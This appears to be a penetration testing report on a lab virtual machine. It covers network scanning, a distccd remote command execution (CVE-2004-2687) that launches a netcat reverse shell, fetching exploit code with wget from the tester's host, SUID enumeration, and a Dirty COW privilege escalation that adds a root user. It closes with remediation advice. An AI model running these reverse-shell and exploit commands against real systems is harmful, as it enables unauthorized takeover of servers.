

PENETRATION TESTING REPORT

Client: CodemanBD

Engagement Period: January 30, 2026 – January 31, 2026

Prepared By: Fazli Rabbi Noor

Submission Date: January 31, 2026

1. EXECUTIVE SUMMARY

The objective of this penetration test was to identify and exploit security vulnerabilities within the target environment to evaluate the overall security posture and potential business impact. The assessment revealed a critical failure in system kernel management and service configurations.

Through a multi-staged attack lifecycle, full system compromise was achieved. Initial access was gained through an unpatched distributed compiler service, followed by vertical privilege escalation using a kernel-level memory corruption exploit.

2. INTRODUCTION

This report documents the findings of a security assessment conducted on the target infrastructure. The test aimed to simulate a real-world attack scenario, moving from network reconnaissance to administrative takeover. The focus was on identifying exploitable paths that could lead to full unauthorized control of the server.

3. METHODOLOGY

The testing followed a structured four-phase methodology:

1. **Reconnaissance:** Host discovery and network mapping.
 2. **Enumeration:** Detailed port and service version analysis.
 3. **Exploitation:** Gaining a foothold via Remote Command Execution (RCE).
 4. **Privilege Escalation:** Elevating privileges from a service account to the root user.
-


4. FINDINGS & TECHNICAL ANALYSIS

Summary of Findings

Severity	Count	Example Vulnerabilities
Critical	1	CVE-2016-5195 Dirty COW Privilege Escalation
High	2	distccd Remote Command Execution (RCE), SUID Exim4 4.80 Misconfiguration
Medium	1	Use of outdated, unpatched software versions (Linux Kernel 2.6.x)
Low	1	Exposure of local system paths via SUID binary enumeration

4.1 Reconnaissance and Scanning

- **Host Discovery:** Using `netdiscover`, the target IP was identified within the local network segment.



```
root@kali: /home/kali
Session Actions Edit View Help
kali@kali: ~ root@kali: /home/kali
Currently scanning: Finished! | Screen View: Unique Hosts
7 Captured ARP Req/Rep packets, from 3 hosts. Total size: 420
+-----+-----+-----+-----+-----+-----+
| IP           | At MAC Address | Count | Len | MAC Vendor / Hostname |
+-----+-----+-----+-----+-----+-----+
| 192.168.236.1 | 00:50:56:c0:00:08 | 5     | 300 | VMware, Inc.          |
| 192.168.236.131 | 00:0c:29:6b:27:7b | 1     | 60  | VMware, Inc.          |
| 192.168.236.2  | 00:50:56:fb:10:70 | 1     | 60  | VMware, Inc.          |
+-----+-----+-----+-----+-----+-----+
```

- **Service Enumeration:** An `nmap` scan was performed to identify open ports. The scan revealed an active `distccd` service on port 3632.

```

(kali@kali)-[~]
$ ping 192.168.236.131
PING 192.168.236.131 (192.168.236.131) 56(84) bytes of data.
64 bytes from 192.168.236.131: icmp_seq=1 ttl=64 time=1.92 ms
64 bytes from 192.168.236.131: icmp_seq=2 ttl=64 time=0.742 ms
64 bytes from 192.168.236.131: icmp_seq=3 ttl=64 time=1.04 ms
64 bytes from 192.168.236.131: icmp_seq=4 ttl=64 time=0.765 ms
64 bytes from 192.168.236.131: icmp_seq=5 ttl=64 time=1.27 ms
64 bytes from 192.168.236.131: icmp_seq=6 ttl=64 time=0.841 ms
^C
--- 192.168.236.131 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5019ms
rtt min/avg/max/mdev = 0.742/1.096/1.921/0.410 ms


(kali@kali)-[~]
$ nmap -p- -T4 192.168.236.131
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-30 07:52 EST
Nmap scan report for 192.168.236.131
Host is up (0.0010s latency).
Not shown: 65530 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
110/tcp   open  pop3
111/tcp   open  rpcbind
3632/tcp  open  distccd
44155/tcp open  unknown
MAC Address: 00:0C:29:6B:27:7B (VMware)

Nmap done: 1 IP address (1 host up) scanned in 7.15 seconds

```

4.2 Initial Access: distccd RCE

- **Vulnerability:** The `distccd` service was found to be misconfigured, allowing for Remote Command Execution (RCE).



```

kali-linux-2025.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
kali-linux-2025.3-vmware-amd64
Metasploit
Windows 10
Exam

kali@kali: ~
Session Actions Edit View Help
kali@kali: ~ kali@kali: ~ kali@kali: ~/Downloads
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ nmap -sv -p 3632 192.168.236.131 --script distcc-cve2004-2687
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-30 12:52 EST
Nmap scan report for 192.168.236.131
Host is up (0.00093s latency).

PORT      STATE SERVICE VERSION
3632/tcp  open  distccd distccd v1 ((Debian 4.7.2-5) 4.7.2)
| distcc-cve2004-2687:
|   VULNERABLE:
|   distcc Daemon Command Execution
|   State: VULNERABLE (Exploitable)
|   IDs: CVE:CVE-2004-2687
|   Risk factor: High CVSSv2: 9.3 (HIGH) (AV:N/AC:M/Au:N/C:C/I:C/A:C)
|   Allows executing of arbitrary commands on systems running distccd 3.1 and
|   earlier. The vulnerability is the consequence of weak service configuration.
|
|   Disclosure date: 2002-02-01
|   Extra information:
|
|   uid=106(distccd) gid=65534(nogroup) groups=65534(nogroup)
|
|   References:
|   - https://distcc.github.io/security.html
|   - https://nvd.nist.gov/vuln/detail/CVE-2004-2687
|   - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-2687
|
MAC Address: 00:0C:29:6B:27:7B (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.83 seconds

```

- **Exploitation:** A reverse shell was triggered through the service, granting access to the system as the `distccd` user.

```

zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
└─$ ls
bhp  Bruh.wav  Burpsuite-Professional  Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos  welcome

(kali@kali)-[~]
└─$ cd Downloads

(kali@kali)-[~/Downloads]
└─$ ls
common.txt  Cyberfox-92.9.1.en-US.linux-x86_64.deb  distccd_rce.py  DVWA-master.zip  openstego-0.8.6  openstego-0.8.6.zip  secret.txt  sublime-text_build-4200_amd64.deb  'Update HackbarPro'  'Update HackbarPro.zip'  webshell

(kali@kali)-[~/Downloads]
└─$ nano distccd_rce.py

(kali@kali)-[~/Downloads]
└─$ python3 distccd_rce.py -t 192.168.236.131 -p 3632 -c "nc 192.168.236.128 4444 -e /bin/sh"
[OK] Connected to remote service
[KO] Socket Timeout

```

- **Status:** Successful Foothold.


```

(kali@kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
192.168.236.131: inverse host lookup failed: Unknown host
connect to [192.168.236.128] from (UNKNOWN) [192.168.236.131] 41429
whoami
distccd
(kali@kali)-[~]
└─$

```

4.3 Local Privilege Enumeration (SUID/SGID)

Once a foothold was established, a manual search for misconfigured binaries was conducted to identify privilege escalation vectors. The following command was executed: `find / -perm -u=s -type f 2>/dev/null && find / -perm -g=s -type f 2>/dev/null`



```

kali-linux-2025.3-vmware-amd64 - VMware Workstation
File Edit View VM Tools Help
Library
Type here to search
My Computer
kali-linux-2025.3-vmware-amd64
Metasploit
Windows 10
Exam

kali@kali: ~
Session Actions Edit View Help
kali@kali: ~/Downloads
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.236.128] from (UNKNOWN) [192.168.236.131] 41987
python -c 'import pty; pty.spawn("/bin/bash")'
distccd@localhost:~$ python -c 'import pty; pty.spawn("/bin/bash")'
python -c 'import pty; pty.spawn("/bin/bash")'
distccd@localhost:~$ find / -perm -u=s -type f 2>/dev/null \ find / -perm -g=s -type f 2>/dev/null
s -type f 2>/dev/null && find / -perm -g=s -type f 2>/dev/null
distccd@localhost:~$ find / -perm -u=s -type f 2>/dev/null && find / -perm -g=s -type f 2>/dev/null
-s -type f 2>/dev/null && find / -perm -g=s -type f 2>/dev/null
/bin/mount.nfs
/bin/ping
/bin/mount
/bin/su
/bin/umount
/bin/ping6
/usr/sbin/exim4
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/passwd
/usr/bin/sudoedit
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/chfn
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/pt_chown
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
distccd@localhost:~$

```

Key Findings:

- The search identified several standard binaries, but `/usr/sbin/exim4` stood out as a high-value target due to its history of local privilege escalation vulnerabilities.

```
distccd@localhost:/tmp$ /usr/sbin/exim4 --version
/usr/sbin/exim4 --version
Exim version 4.80 #3 built 21-Jul-2014 06:18:44
Copyright (c) University of Cambridge, 1995 - 2012
(c) The Exim Maintainers and contributors in ACKNOWLEDGMENTS file, 2007 - 2012
Berkeley DB: Berkeley DB 5.1.29: (October 25, 2011)
Support for: crypteq iconv() IPv6 GnuTLS move_frozen_messages DKIM
Lookups (built-in): lsearch wildlsearch nwlsearch iplsearch cdb dbm dbmz dbmz dnsdb dsearch nis nis0 passwd
Authenticators: cram_md5 plaintext
Routers: accept dnslookup ipliteral manualroute queryprogram redirect
Transports: appendfile/maildir/mailstore autoreply lmtp pipe smtp
Fixed never_users: 0
Size of off_t: 8
Configuration file is /var/lib/exim4/config.autogenerated
distccd@localhost:/tmp$
```

4.3 Privilege Escalation Challenges

Following initial access, vertical escalation was attempted via an Exim SUID binary (version 4.80).

- **Challenge:** Standard Python-based exploits (such as `35951.py`) failed due to environment-specific errors (IndentationErrors) and missing Python 3 dependencies.

```
distccd@localhost:/tmp$ wget http://192.168.236.128:8000/35951.py -O 35951.py
wget http://192.168.236.128:8000/35951.py -O 35951.py
--2026-01-31 05:35:42-- http://192.168.236.128:8000/35951.py
Connecting to 192.168.236.128:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4043 (3.9K) [text/x-python]
Saving to: '35951.py'

100%[=====] 4,043 --.-K/s in 0s

2026-01-31 05:35:42 (109 MB/s) - '35951.py' saved [4043/4043]

distccd@localhost:/tmp$ chmod +x 35951.py
distccd@localhost:/tmp$ python 35951.py
usage: 35951.py <host>
distccd@localhost:/tmp$ id
uid=106(distccd) gid=65534(nogroup) groups=65534(nogroup)
distccd@localhost:/tmp$
```

- **Observation:** The system lacked the necessary libraries to support high-level scripting exploits, requiring a move toward a kernel-level C exploit.

4.4 Final Compromise: Dirty COW (CVE-2016-5195)

- **Vulnerability:** Analysis of the system kernel via `uname -a` indicated a kernel version vulnerable to the "Dirty COW" race condition.

```
distccd@localhost:/tmp$ uname -a
uname -a
Linux localhost 3.2.0-4-686-pae #1 SMP Debian 3.2.65-1 i686 GNU/Linux
distccd@localhost:/tmp$
```

- **Exploitation:** A 32-bit C exploit (`dirty.c`) was compiled on the attacker machine and transferred to the victim.

```

(kali@kali) - [~/Downloads]
$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.236.128] from (UNKNOWN) [192.168.236.131] 43525
python -c 'import pty; pty.spawn("/bin/bash")'
distccd@localhost:tmp$ wget http://192.168.236.128:8014/dirty.c -O dirty.c
wget http://192.168.236.128:8014/dirty.c -O dirty.c
--2026-01-30 19:29:00-- http://192.168.236.128:8014/dirty.c
Connecting to 192.168.236.128:8014... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4795 (4.7K) [text/x-csrc]
Saving to: 'dirty.c'

100%[=====>] 4,795 --.-K/s in 0s

2026-01-30 19:29:00 (303 MB/s) - 'dirty.c' saved [4795/4795]

distccd@localhost:tmp$ gcc -pthread dirty.c -o dirty -lcrypt
gcc -pthread dirty.c -o dirty -lcrypt
distccd@localhost:tmp$ ./dirty
./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: 12345

Complete line:
toor:to30Ck4vYljcs:0:0:pwned:/root:/bin/bash

```

- **Result:** The exploit successfully triggered a race condition in the Copy-On-Write mechanism, allowing the modification of the `/etc/passwd` file.

```

Complete line:
toor:to30Ck4vYljcs:0:0:pwned:/root:/bin/bash

mmap: b776a000
whoami
whoami
python -c 'import pty; pty.spawn("/bin/bash")'
python -c 'import pty; pty.spawn("/bin/bash")'
su toor
su toor
madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'toor' and the password '12345'.

```

- **Privilege Level:** A new root-equivalent user (`toor`) was created.

```

toor@localhost:tmp# whoami
whoami
toor
toor@localhost:tmp#

```

- **Proof of Concept:** Running `id` confirmed `uid=0 (toor)`.

```

distccd@localhost:tmp$ su toor
su toor
Password: 12345

toor@localhost:tmp# id
id
uid=0(toor) gid=0(root) groups=0(root)
toor@localhost:tmp#

```

5. RECOMMENDATIONS

1. **Critical: Patch Linux Kernel:** Update the system kernel immediately to a version that includes the patch for CVE-2016-5195.
 2. **Decommission Vulnerable Services:** Disable the `distccd` service or restrict its access through a robust firewall/IP whitelist.
 3. **SUID Binary Review:** Conduct an audit of all SUID/SGID binaries. Remove the SUID bit from non-essential tools like `exim4` to eliminate potential escalation vectors.
 4. **Endpoint Security:** Implement an EDR (Endpoint Detection and Response) solution to monitor for suspicious memory-writing activities.
-

6. CONCLUSION

The assessment of the target system revealed a critical security posture. The successful exploitation of a legacy RCE vulnerability followed by a kernel-level privilege escalation demonstrates that the system is at high risk of total data loss or unauthorized control. Immediate remediation of the identified kernel and service flaws is mandatory to secure the environment.
